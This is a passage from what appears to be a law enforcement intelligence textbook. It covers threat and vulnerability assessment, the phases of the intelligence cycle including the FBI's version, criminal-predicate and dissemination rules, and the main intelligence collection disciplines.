
While quantifying a threat would add an element of precision, typically the variables related to a threat can be measured only on an ordinal scale; for example, based on qualitative data a judgment can be made on the relative value of a threat variable on a scale of 1 to 10.

As illustrated in Figure 4-4, the first two variables (A and B) measure the quality of the information.

The second two variables (C and D) measure the probable outcome of the threat. Combined, they provide guidance for decision-making.

A moderate assessment of the quality of information may produce a different operational response as the severity of the threat increases. As severity decreases, a higher quality of information may be desired before an operational response is made. This is basically a method to weigh risk/outcome tradeoffs.

Figure 4-3: Threat Assessment Components for Planning and Direction



The next step is a vulnerability assessment of probable targets. When a threat is identified, the universe of targets is typically narrowed. Regardless of whether the probable number of targets is large or small, some judgments can be made about how vulnerable the targets are. As vulnerability increases so do the seriousness of the threat. As an example, assume that a small group of eco-terrorists plans on fire-bombing the sales inventory of various automobile dealers who sell large trucks. Most dealership sales lots are easily accessible 24 hours a day. As such, their vulnerability increases and so does the threat. In a different scenario, assume that the same group of eco-terrorists plans to fire-bomb tanks at a military installation to

protest fuel consumption and damage done to the environment by the tanks traversing their training range. In this case, target vulnerability is low because of the inaccessibility to the tanks on the military base and the ability of tanks to withstand Molotov cocktails should the intruders get near them. As should be apparent, target vulnerability is an important variable in any threat assessment.

Figure 4-4: Simplified Threat Assessment Illustration



Once threats and target vulnerability have been identified, a risk assessment is made. The risk is epitomized by the question: “What is the probable result if the vulnerability is exploited?” In the above illustration, the risk to the automobile dealers may be high and the risk to the military installation may be low; however, before a conclusion may be drawn on risk, more information is needed to corroborate judgments and determine if there are other, previously undiscovered, compounding factors. This process helps define further intelligence requirements—information that needs to be collected to better comprehend the threat.

Essentially, the threat assessment process seeks to make a distinction between whether an intelligence target is “making a threat” or “posing a threat.” This is obviously subjective; hence, as much information as practicable should be collected and analyzed on these three factors. In most instances, there will be insufficient information to make a meaningful assessment of each component of the threat assessment model. As a result, answers to the “requirements” questions will help clarify the threat picture. Obtaining additional information will increase the quality of intelligence by identifying and eliminating the error.

It should also be recognized that previously undefined threats may also emerge. Changes in the character of a community may stimulate new threats, the presence of a particular target may draw a threat, or the threat simply may appear as a result of the combined effect of many factors. The point to note is that law enforcement personnel must be trained to identify behaviors that are more than merely suspicious, record the behaviors with as much detail as possible, and forward this information to the intelligence analysts.

The importance of the threat assessment model in Planning and Direction lies within the ability to maximize

resources and operational initiatives for those crimes and circumstances which pose the greatest risk to public safety and security. In many ways, the Intelligence Process looks for images through a lens that is out of focus. The two-way exchange of information helps focus the lens to understand if a threat is present and the degree of risk it poses. The Planning and Direction process constantly monitors changes in the environment and helps define changing priorities as well as new two-way information sharing needs.

Beyond resource issues, Planning and Direction require the identification of threat priorities to focus awareness training for officers on how to recognize all threats. It also requires policy and procedural mechanisms to make the organization sufficiently nimble to respond effectively to the changing threat environment. Just like the Intelligence Process itself, the Planning and Direction phase is characterized by an ebb and flow of information that provides insight so that the evolving threat environment can be managed efficaciously.

Collection

The collection is the gathering of raw information that will be used by analysts to prepare intelligence reports and products. As a way to better envision the Collection phase of the process, law enforcement personnel typically will gather information in five basic forms:

1. A response to intelligence requirements;
2. A response to terrorism or criminal indicators;
3. Suspicious Activity Reports (SAR) of activities observed by or reported to officers;
4. Leads that officers develop during the investigation of unrelated cases; and
5. Tips that may come from citizens, informants, or the private sector.

The response to intelligence requirements is information that is intentionally and specifically sought to answer certain questions. That information may be sought from open sources or may be a product of law enforcement methods, such as interviews, surveillance, undercover operations, or other law enforcement processes. A response to indicators would be law enforcement officers collecting information based on their observation of circumstances or behaviors they recognize because of information they gained from training and/or intelligence bulletins that describe such indicators.

Typically, indicators will include the signs and symbols of criminal activity such as graffiti, the symbol of an extremist group on a wall or a car, or unusual activity at a location that is consistent with threat activity described in an intelligence report. Typically, information collected from SARs is based on behavior observed by law enforcement officers who, relying on their training and experience, believe the individual may be involved in criminal activity in the past or the future, although a specific criminal nexus is not identified.

The term leads refer to information that officers develop about a probable emerging threat that is largely unrelated to the current investigation but comes to light during the inquiry. Tips reflect information that has been observed by citizens and submitted to a law enforcement agency for further inquiry.

The collection process must seek to establish a criminal nexus with any person or organization that is

identified in criminal intelligence records. This nexus is referred to as a criminal predicate. The standard for that criminal predicate is reasonable suspicion that is more than a mere suspicion that the identified person is committing or is about to commit a crime. In practice, law enforcement agencies collect information on individuals where no criminal predicate exists. Examples are SARs, tips, and leads. This may appear to be a contradiction, but it is an inherent part of the Intelligence Process that has a remedy. The law enforcement agency has an obligation to determine if there is veracity to the criminal allegations found in SARs, leads, or tips. This is the purpose of the two-tiered “Temporary File” and “Permanent File” records system used for intelligence records. In practice, retention of collected information becomes the critical issue for demonstrating the criminal predicate.

The reader should note that care was taken to specify that the criminal predicate must be established when collecting and retaining information that identifies people or organizations. The critical point to note is that constitutional rights attach when identity is established.

The Intelligence Process will also seek to collect information about crime trends, methods of criminal operations, ideologies of extremists groups, and other non-identifying information that helps describe and explain criminal phenomena. The criminal predicate rule does not apply to these types of information because individuals are not identified.

A final issue of Collection—and the entire Intelligence Process—is operations security (OPSEC). OPSEC focuses on identifying and protecting information that might provide an intelligence target with clues to an inquiry, and thereby enable the target to thwart the inquiry. To protect the integrity of the intelligence inquiry, it is essential to maintain the security of collection sources, methods, and content.

Processing/Collation

This phase of the Intelligence Process, Processing/Collation, has four distinct activities, as illustrated in Figure 4-5. The first is to evaluate raw data from the collection phase to determine its utility for analysis. An assessment should first examine the reliability of the source of the information. Ideally, the individual who was the primary collector should record a statement of reliability. The importance of this assessment relates to the confidence level an analyst will give the information when making judgments during the analysis. The conclusion drawn by an analyst when using information derived from a completely reliable source will be different from a source deemed unreliable.

The next assessment during evaluation examines the validity of the raw information. Validity is epitomized by the question: “Does the information actually portray what it seems to portray?” Validity assessment may be done by the collector and/or the analyst. The collector may believe that if information comes from a reliable source and it is logical, then validity is high. Conversely, the analyst may have competing information that questions the validity. In such cases, the analyst should define intelligence requirements to collect additional information in order to gain the most accurate raw information for a robust analysis. The Intelligence Cycle, therefore, starts over, even though this is only the third phase.

Source reliability and information validity are often initially assessed using the ordinal scales. These


rudimentary scales nonetheless provide important fundamental guidelines for intelligence assessments. As such, law enforcement personnel should be trained to provide these assessments when collecting information for the Intelligence Cycle. The next form of evaluation is to assess the method by which the information was collected to ensure that it meets constitutional standards.

Recommendation 6 of the NCISP states:

All parties involved with implementing and promoting the National Criminal Intelligence Sharing Plan should take steps to ensure that the law enforcement community protects individuals' privacy and constitutional rights within the Intelligence Process.

One of the first issues of information collection is the assessment of the method used to collect the data. When a law enforcement agency is collecting information, it must follow lawful processes; for example, information collected about a person should be consistent with constitutional standards (including the four exceptions to the Fourth Amendment search warrant requirement). The issue of lawful collection methods is important for three reasons: First, it is a constitutional guarantee that law enforcement officers have sworn to uphold; second, if there is a criminal prosecution of the intelligence target, critical evidence could be excluded from trial if the evidence was not collected in a lawful manner; and, third, if a pattern emerges that information about individuals was collected on a consistent basis that does not meet constitutional standards, this may open the agency to civil liability for civil rights violations.

Figure 4-5: Processing and Collation Activities



Not only is this assessment of a professional obligation, it also is particularly important should the intelligence target be prosecuted. Once again, training should seek to ensure that the information was

lawfully collected and the facts of the collection are carefully documented.

The third activity in the collation/processing phase is to integrate the new information with existing data. During this process, in consideration of all other information that has been collected, the following questions may be asked:

1. Does it meet the criminal predicate test?
2. Is the information relevant and material (as opposed to being just “interesting”)?
3. Does the information add new questions to the analysis?
4. Does the information need corroboration?
5. Does the information support the working hypotheses of the inquiry or does it suggest a new or alternative hypothesis?

The answers to these questions will help define requirements and directions for the inquiry. This process also includes organizing and indexing the data to standardize the data fields and enhance the ability to make accurate data comparisons.

A final activity during this phase is “deconfliction,” the processor system used to determine whether multiple law enforcement agencies are conducting inquiries into the same person or crime. This is accomplished in several ways, including using deconfliction information systems such as the National Drug Pointer Index (NDPIX) managed by the Drug Enforcement Administration (DEA). The deconfliction process not only identifies if multiple inquiries exist, but a system like NDPIX also notifies each agency involved of the shared interest in the case and provides contact information. This is an information- and intelligence-sharing process that seeks to minimize conflicts between agencies and maximize the effectiveness of the inquiry.

In sum, the Processing/Collation phase of the Intelligence Cycle is important for two reasons:

- (1) It seeks to provide quality control of information through the process; and,
- (2) It provides important insights into defining intelligence requirements.

Analysis

The analysis is the heart of the Intelligence Process. Entire books have been written on analytic methodologies and the critical thinking process. The intent of the current discussion is not to repeat this information, but to provide some insights into analytic responsibilities that will be of benefit to the intelligence consumer.

The analytic process is essentially the scientific approach to problem-solving. It is the use of established research methodologies—both quantitative and qualitative—that seek to objectively integrate correlated variables in a body of raw data in order to derive an understanding of the phenomena under study. It is synergistic in nature; the completed analysis provides knowledge rather than a simple recitation of facts. The outcome, however, is only as good as (1) The quality of the raw information submitted for analysis; and, (2) The quality of the analysis. Effective training, policy direction, supervision, and an operational plan for the intelligence function are essential for the analytic process to produce robust and actionable intelligence.

The phrase “actionable intelligence” has two fundamental applications for law enforcement. The first is tactical, wherein the output of analysis must provide sufficient explicit information that operational units can develop some type of response. In some cases that response is minimal, such as providing indicators of terrorism or criminal activity for patrol officers to observe. In other cases, it may involve a complex operational activity to make arrests. The second application of actionable intelligence is strategic, describing changes in the threat picture of a jurisdiction or region; that is, the intelligence may describe changes in crime types, crime methodologies, or both.

The output of the analytic process is a report, referred to as an intelligence product. During the course of the analysis, the intelligence analyst will prepare explicit inferences about the criminal enterprise in order to understand its effects. These are typically expressed in the form of conclusions, forecasts, and estimates that are explained in the products.

A conclusion, as the term infers, is a definitive statement about how a criminal enterprise operates, its key participants, and the criminal liability of each. A forecast⁶ describes the expected implications of the criminal enterprise, the future of the enterprise, changes in the enterprise or its participants, and threats that are likely to emerge from the enterprise. An estimate focuses on monetary effects, changes in commodity transactions, and/or likely future effects of the criminal enterprise; for example, profits from a new criminal enterprise, the economic losses associated with a terrorist attack, or the increase of contraband if new smuggling methods are used.

There are different consumers of intelligence, each of whom has somewhat different needs.

Line officers need to have information that concisely identifies criminal indicators, suspects, addresses, crime methodologies, and vehicles thought to be associated with a criminal enterprise. Administrators and managers need information about the changing threat environment that has implications for the deployment of personnel and expenditure of resources. Analysts need a comprehensive package of information that includes raw data sources, methods, and intelligence requirements. Intelligence reports that contain little more than suppositions, assumptions, rumors, or alternative criminal scenarios are not “actionable.”

Dissemination

An intelligence product has virtually no value unless the system is able to get the right information to the right people in a time frame that provides value to the report’s content.

Dissemination—or information sharing—seeks to accomplish this goal. Many issues could be discussed related to dissemination, including the various intelligence and information records systems, privacy issues, information system security issues, operations security of shared information, the means of dissemination, interoperability issues, and the Global Justice Data Standards. However, the intent of the current discussion is to describe the general philosophy and rules of intelligence dissemination.

Pre-9/11, the general philosophy of intelligence dissemination tended to focus on “operations security;” that is, intelligence records were not widely disseminated out of the concern that critical information would fall

into the wrong hands, thereby jeopardizing the inquiry as well as possibly jeopardizing undercover officers, informants, and collection methods. While these issues remain important, the post-9/11 philosophy is radically different. Indeed, law enforcement seeks to place as much information in the hands of as many authorized people who need it to prevent threats from reaching fruition. Basically, the idea is that the more people who receive the information the greater the probability of identifying and interrupting a threat. Perhaps the critical question is, "Who is considered an authorized person?"

Right to Know and Need to Know

Even with this changed philosophy, important rules of dissemination seek:

- (1) to protect individuals' civil rights; and,
- (2) to maintain operations security as needed.

To accomplish these goals, the first rules of dissemination provide criteria to determine who should receive the intelligence. The accepted standard has a two-pronged test:

1. Does the individual to whom the information is to be disseminated have the right to know the information? This is determined by the recipient's official capacity and/or statutory authority to receive the information being sought; and
2. Does the recipient have a bona fide need to know the information? The information to be disseminated is pertinent and necessary to the recipient in order to prevent or mitigate a threat or assist and support a criminal investigation.

Intelligence products that provide information about criminal indicators and methodologies are intended to receive wide distribution so that officers are aware of these factors during the course of their daily activities. As a general rule, it can be assumed that anyone working in law enforcement meets the right-to-know and need-to-know tests for these types of intelligence. However, intelligence reports related to a specific criminal inquiry that identifies individuals or organizations would have a significantly more limited dissemination. While all law enforcement officers would have the right to know this information, only those officers working on some aspect of the inquiry have the need to know the information.

With the changing intelligence philosophy and the recognized need to involve the private sector and non-law enforcement government personnel in the ISE, the application of the right to know and need to know has changed somewhat from the pre-9/11 era. For example, anyone in law enforcement has the right to know intelligence (by virtue of his or her employment). Similarly, a member of the National Guard or a Department of Homeland Security (DHS) intelligence analyst working in a state fusion center would also have the right to know intelligence by virtue of his or her assignment, even though he or she is not a law enforcement employee. In yet a different application, the corporate security director of a nuclear power plant would have the right to know intelligence that is related specifically to the security director's responsibilities of protecting the plant.

Once again, because of the new intelligence philosophy, a significantly broader range of law enforcement

officers have the need to know intelligence. The rationale, as stated previously, is that all officers need to be aware of threats to increase the probability of stopping the threat. The need to know certain intelligence by non-law enforcement personnel should be determined on a case-by-case basis. For example, in all likelihood, there is no need for a DHS analyst to know intelligence related to auto thefts; however, the DHS analyst would need to know the information related to a criminal enterprise smuggling cocaine from Colombia because of the value of communications between the DHS analyst and other federal agencies such as the DEA or Immigration and Customs Enforcement.

Third Agency Rule

Another information-sharing restriction is found in what is commonly called the Third Agency Rule. Essentially, if an officer receives intelligence from an intelligence source (such as a fusion center), that officer cannot disseminate the intelligence to a third party without permission from the original source. As an example, Officer Adam receives intelligence from the Central Fusion Center.

Officer Adam cannot give the intelligence directly to Officer Baker without first gaining permission from the Central Fusion Center. This is a general rule—with some exceptions that will be discussed later—and it will be stated or applied differently between agencies. Consumers of intelligence need to be aware of the local applications of the Third Agency Rule.

There are two types of intelligence: (1) case intelligence; and, (2) intelligence products. Case intelligence identifies people, while intelligence products provide general information about threats and indicators. For case intelligence, it should be assumed that the Third Agency Rule is intact, while for intelligence products, it may be assumed that the Third Agency Rule is waived. Fundamentally, the reason is that when individuals or organizations are not identified in intelligence products, civil rights do not attach. Again, a review of agency policy will determine the exact applications of the rule locally. It should be emphasized that in law enforcement intelligence, both the right-to-know and need-to-know provisions as well as the Third Agency Rule, serve two purposes:

1. To protect individuals' civil rights; and
2. To maintain operations security of intelligence inquiries.

Chapter Annex 4-1: Federal Bureau of Investigation Intelligence Cycle

This illustration is based on an actual case. It demonstrates the interrelationship between the two types of intelligence.

The FBI Intelligence Cycle

The Federal Bureau of Investigation (FBI) Directorate of Intelligence (DI) has significantly different intelligence responsibilities than state, local, or tribal law enforcement agencies. This difference is a result of its national criminal intelligence responsibilities and the FBI's national security responsibilities. One model of


the Intelligence Cycle is not “better” than the other; rather, they are just slightly different approaches based on different operational responsibilities. The following brief description of the FBI DI Intelligence Cycle will provide an understanding of the FBI’s approach and terminology that can be valuable for State, Local, and Tribal Law Enforcement (SLTLE) personnel when they are communicating with the FBI’s intelligence personnel.

The Intelligence Cycle is the process of developing unrefined data into polished intelligence for use by policymakers. It consists of the six steps described in the following paragraphs:

1. Requirements are identified information needs—what we must know to safeguard the nation. Intelligence requirements are established by the Director of National Intelligence according to guidance received from the President and the National and Homeland Security Advisors. Requirements are developed based on critical information required to protect the United States from national security and criminal threats. The Attorney General and the Director of the FBI participate in the formulation of national intelligence requirements.
2. Planning and Direction is the management of the entire effort, from identifying the need for information to delivering an intelligence product to a consumer. It involves implementation plans to satisfy requirements levied on the FBI, as well as identifying specific collection requirements based on FBI needs. Planning and direction also is responsive to the end of the cycle, because of current and finished intelligence, which supports decision-making, generates new requirements. The Executive Assistant Director for the National Security Branch leads intelligence planning and direction for the FBI.
3. The collection is the gathering of raw information based on requirements. Activities such as interviews, technical and physical surveillance, human source operation, searches, and liaison relationships collect intelligence.
4. Processing and Exploitation involve converting the vast amount of collected information into a form usable by analysts. This is done through a variety of methods including decryption, language translations, and data reduction. Processing includes entering raw data into databases where the data can be used in the analysis process.
5. Analysis and Production is the conversion of raw information into intelligence. It includes integrating, evaluating, and analyzing available data, and preparing intelligence products. The information’s reliability, validity, and relevance are evaluated and weighed. The information is logically integrated, put into context, and used to produce intelligence. This includes both “raw” and finished intelligence. Raw intelligence is often referred to as “the dots”—individual pieces of information disseminated individually. Finished intelligence reports “connect the dots” by putting information into context and drawing conclusions about its implications.
6. Dissemination—the last step—is the distribution of raw or finished intelligence to the consumers whose needs initiated the intelligence requirements. The FBI disseminates information in three standard formats:

Intelligence Information Reports, FBI Intelligence Bulletins, and FBI Intelligence Assessments. FBI intelligence products are provided daily to the Attorney General, the President, and to customers throughout the FBI and in other agencies. These FBI intelligence customers use the information to make operational, strategic, and policy decisions that may lead to the levying of more requirements, thereby continuing the FBI Intelligence Cycle.

The graphic below shows the circular nature of this process, although movement between the steps is fluid. Intelligence uncovered at one step may require going back to an earlier step before moving forward.



11.1. Key Definitions & Terms

Some definitions of these three key terms are as follows:

Information

- Knowledge in raw form

Intelligence

- Information that is capable of being understood
- Information with added value
- Information that has been evaluated in context to its source and reliability

Analysis (of either information or intelligence)

- The resolving or separating of a thing into its component parts
- Ascertainment of those parts
- The tracing of things to their source to discover the general principles behind them
- A table or statement of the results of this process

Understanding properly the difference between these terms and how they interact is important, however, even at this early stage, these definitions point to key differences. Information is quite simply raw data of any type, whilst in contrast intelligence is data which has been worked on, given added value or significance.

! INFORMATION + EVALUATION = INTELLIGENCE

All these decisions involve applying our natural ability to “analyze” information, an overall process which can be usefully broken down into a series of stages, or questions we ask ourselves, as follows:

- What exactly is the problem; what decision do we have to make and why is it significant or important?
- What information do we already have or might we reasonably obtain that could be relevant to the problem at hand. Where is it/how can we get it?
- What meaning can we extract from the information we have collected; what does it tell us about what's going on?
- Is there only one possible explanation, or are there other alternatives or options. Are some more likely than others?
- How do these affect the decision we have to make, are some options potentially better than others; do some carry greater risk of success and/or failure?
- Are we ready to take action with a reasonable level of confidence, or do we need to gather more

information first? If so, what else do we need and where/how can we get it?

11.2. Intelligence Process

The process of tasking, collecting, processing, analyzing, and disseminating intelligence is called the intelligence cycle. The intelligence cycle drives the day-to-day activities of the Intelligence Community. It starts with the needs of those who are often referred to within the Intelligence Community as intelligence “consumers”—that is, policymakers, military officials, and other decision-makers who need intelligence information in conducting their duties and responsibilities. These needs—also referred to as intelligence requirements—are sorted and prioritized within the Intelligence Community, and are used to drive the collection activities of the members of the Intelligence Community that collect intelligence.

Once information has been collected, it is processed, initially evaluated, and reported to both consumers and so-called “all-source” intelligence analysts at agencies like the CIA, DIA, and the State Department’s Bureau of Intelligence and Research. All-source analysts are responsible for performing a more thorough evaluation and assessment of the collected information by integrating the data obtained from a variety of collection agencies and sources—both classified and unclassified. This assessment leads to a finished intelligence report being disseminated to the consumer. The “feedback” part of the cycle assesses the degree to which the finished intelligence addresses the needs of the intelligence consumer and will determine if further collection and analysis are required. The cycle, as depicted in the figure below, is thus repeated until the intelligence requirements have been satisfied.

The US Intelligence Community.

Figure 2: The Intelligence Cycle



SOURCE: <http://www.wmd.gov/report/report.html#chapter8>.

The United States has procedures called TPED (pronounced tee-ped) to internally share intelligence information to all potential users. TPED refers to tasking, processing, exploitation, and dissemination. We will talk more about TPED later.

The term “intelligence process” refers to the steps or stages in intelligence, from policymakers perceiving a need for information, to the community’s delivery of an analytical intelligence product to them. Intelligence, as practiced in the United States, is commonly thought of as having five steps. Mark Lowenthal (2006) added two phases for seven phases of the intelligence process as:

1. Requirements
2. Collection
3. Processing and Exploitation
4. Analysis and Production
5. Dissemination
6. Consumption
7. Feedback.

Requirements.

Identifying requirements means defining those policy issues or areas to which intelligence is expected to make a contribution, as well as decisions as to which of these issues has priority over the others. It may also mean specifying the collection of certain types of intelligence. The impulse is to say that all policy areas have intelligence requirements, which they do. However, intelligence capabilities are always limited, so priorities must be set, with some requirements getting more attention, some getting less, and some perhaps getting little or none at all. The key questions are: Who sets these requirements and priorities and then conveys them to the intelligence community? What happens, or should happen, if policymakers fail to set these requirements on their own?

Collection.

Once requirements and priorities have been established, the necessary intelligence must be collected. Some requirements will be better met by specific types of collection; some may require the use of several types of collection. Making these decisions among always-constrained collection capabilities is a key issue, as is the question of how much can or should be collected to meet each requirement.

Processing and Exploitation.

Collection produces information, not intelligence. That information must undergo processing and exploitation before it can be regarded as intelligence and given to analysts. Conversion of large amounts of data to a form suitable for the production of finished intelligence includes translations, decryption, and interpretation of information stored on film and magnetic media through the use of highly refined photographic and electronic processes.

Analysis and Production.

Identifying requirements, conducting collection, and processing and exploitation are meaningless unless the intelligence is given to analysts who are experts in their respective fields and can turn the intelligence into reports that respond to the needs of the policymakers. The types of products chosen, the quality of the analysis and production, and the continuous tension between current intelligence products and longer-range products are major issues. Analysis and production include the integration, evaluation, and analysis of all available data, and the preparation of a variety of intelligence products, including timely, single-source, event-oriented reports and longer term, all-source, finished intelligence studies.

Significantly most discussions of the intelligence process end here with dissemination, and the intelligence having reached the policymakers whose requirements first set everything in motion. However, Lowenthal bundles dissemination with consumption and adds feedback:

Dissemination and Consumption.

These two steps (5 and 6) are taken together by Lowenthal for seemingly good reasons. The process of dissemination, or the process of moving intelligence from producers to consumers, is largely standardized, with consumption being assumed in the 5-step process. However, Lowenthal points out that policymakers are not pressed into action by the receipt of intelligence, and if and how they consume intelligence is key (Lowenthal, 2006, p. 62).

Feedback.

A dialogue between intelligence consumers and producers should take place after the intelligence has been received. Policymakers should give the intelligence community some sense of how well their intelligence requirements are being met, and discuss any adjustments that need to be made to any parts of the process. Ideally, this should happen while the issue or topic is still relevant so that improvements and adjustments can be made.

11.3. The Elements of Intelligence

According to the type of activity involved, intelligence can be divided into four parts, often referred to as the “elements of intelligence”:

- collection
- analysis
- covert action
- counterintelligence

The following discussion is intended only to outline the nature of the collection and analysis of intelligence activities, and to sketch the relationships among them:

Collection

Collection refers to the gathering of raw data, through espionage, technical means, exploitation of “open sources” (for instance, publications, and radio and television broadcasts), or in any other manner. National Technical Means (NTM) is a euphemism for intelligence collection by reconnaissance satellites. It is normally used in reference to the activities of the United States National Reconnaissance Office (NRO). It may involve imagery intelligence, signals intelligence, electronic intelligence, or other forms, such as space-based radar. The term is often found in arms control treaties, as a method of verifying programs such as SALT and START.

There are six basic intelligence sources or collection disciplines:

1. Human-Source Intelligence (HUMINT)
2. Signals Intelligence (SIGINT)
3. Imagery Intelligence (IMINT)
4. Measurement and Signature Intelligence (MASINT)
5. Open-Source Intelligence (OSINT)
6. Geospatial Intelligence (GEOINT)

While collection is obviously fundamental to intelligence work, opinions differ regarding the relative importance of the various methods. For example, students of intelligence have debated the relative importance of “open source” collection versus methods unique to intelligence services, and the relative importance of espionage versus technical collection. A brief discussion of each intelligence source or collection discipline follows:

HUMINT or Human Intelligence consists of information obtained from individuals who know or have access to, sensitive information that has implications for U.S. security interests. The CIA and the Defense HUMINT Service, an element of the Defense Intelligence Agency, and, more recently, the FBI, are the primary collectors of HUMINT for the Intelligence Community. Human intelligence serves policymakers by providing

a unique window into our targets' most guarded intentions, plans, and programs. The penetration of the A.Q. Khan nuclear proliferation network is an example of an important human intelligence activity. Since September 11, efforts to redirect human intelligence collection toward today's threats are still not delivering as expected (Intelligence Primer, 2005, p. 365).

There were a number of reasons identified, which include:

- Losing human intelligence resources
- The threat has changed, but we have not adapted
- The hardest conventional targets remain largely impenetrable
- Human intelligence collection is uncoordinated and lacks common standards
- Some human intelligence agencies do a poor job of validating human sources

SIGINT Signals intelligence is derived from signal intercepts comprising — however, transmitted — either individually or in combination:

- all communications intelligence (COMINT)
- electronic intelligence (ELINT)
- foreign instrumentation signals intelligence (FISINT)

The NSA is responsible for collecting, processing, and reporting SIGINT. The National SIGINT Committee within NSA advises the Director, NSA, and the DNI on SIGINT policy issues and manages the SIGINT requirements system.

IMINT. Imagery Intelligence includes representations of objects reproduced electronically or by optical means on film, electronic display devices, or other media. Imagery can be derived from visual photography, radar sensors, infrared sensors, lasers, and electro-optics. NGA is the manager for all imagery intelligence activities, both classified and unclassified, within the government, including requirements, collection, processing, exploitation, dissemination, archiving, and retrieval.

MASINT. Measurement and Signature Intelligence is technically derived intelligence data other than imagery and SIGINT. The data results in intelligence that locates, identifies or describes distinctive characteristics of targets. It employs a broad group of disciplines including nuclear, optical, radio frequency, acoustics, seismic, and materials sciences. Examples of this might be the distinctive radar signatures of specific aircraft systems or the chemical composition of air and water samples. The Central MASINT Organization, a component of DIA, is the focus for all national and DoD MASINT matters.

OSINT. Open-Source Intelligence is publicly available information appearing in print or electronic form including radio, television, newspapers, journals, the Internet, commercial databases, and videos, graphics, and drawings. While open-source collection responsibilities are broadly distributed through the IC, the major collectors are the Foreign Broadcast Information Service (FBIS) and the National Air and Space Intelligence Center (NASIC). Much has happened in the world of open source in the past ten years. Internet search tools like Google have brought significant new capabilities and expectations for open source information to

analysts and users alike. Regrettably, the Intelligence Community's open source programs have not expanded commensurate with either the increase in available information or with the growing importance of open source data to today's problems. The Commission on the Intelligence Capabilities of the United States Regarding Weapons of Mass

Destruction points out the following (Commission on WMD, 2005, p. 378):

- Intelligence Community professionals need to quickly assimilate social, economic, and cultural information about a country—information often detailed in open sources.
- Open source information provides a base for understanding classified materials.
- Open source materials can protect sources and methods.
- A robust open source program can, in effect, gather data to monitor the world's cultures and how they change with time.

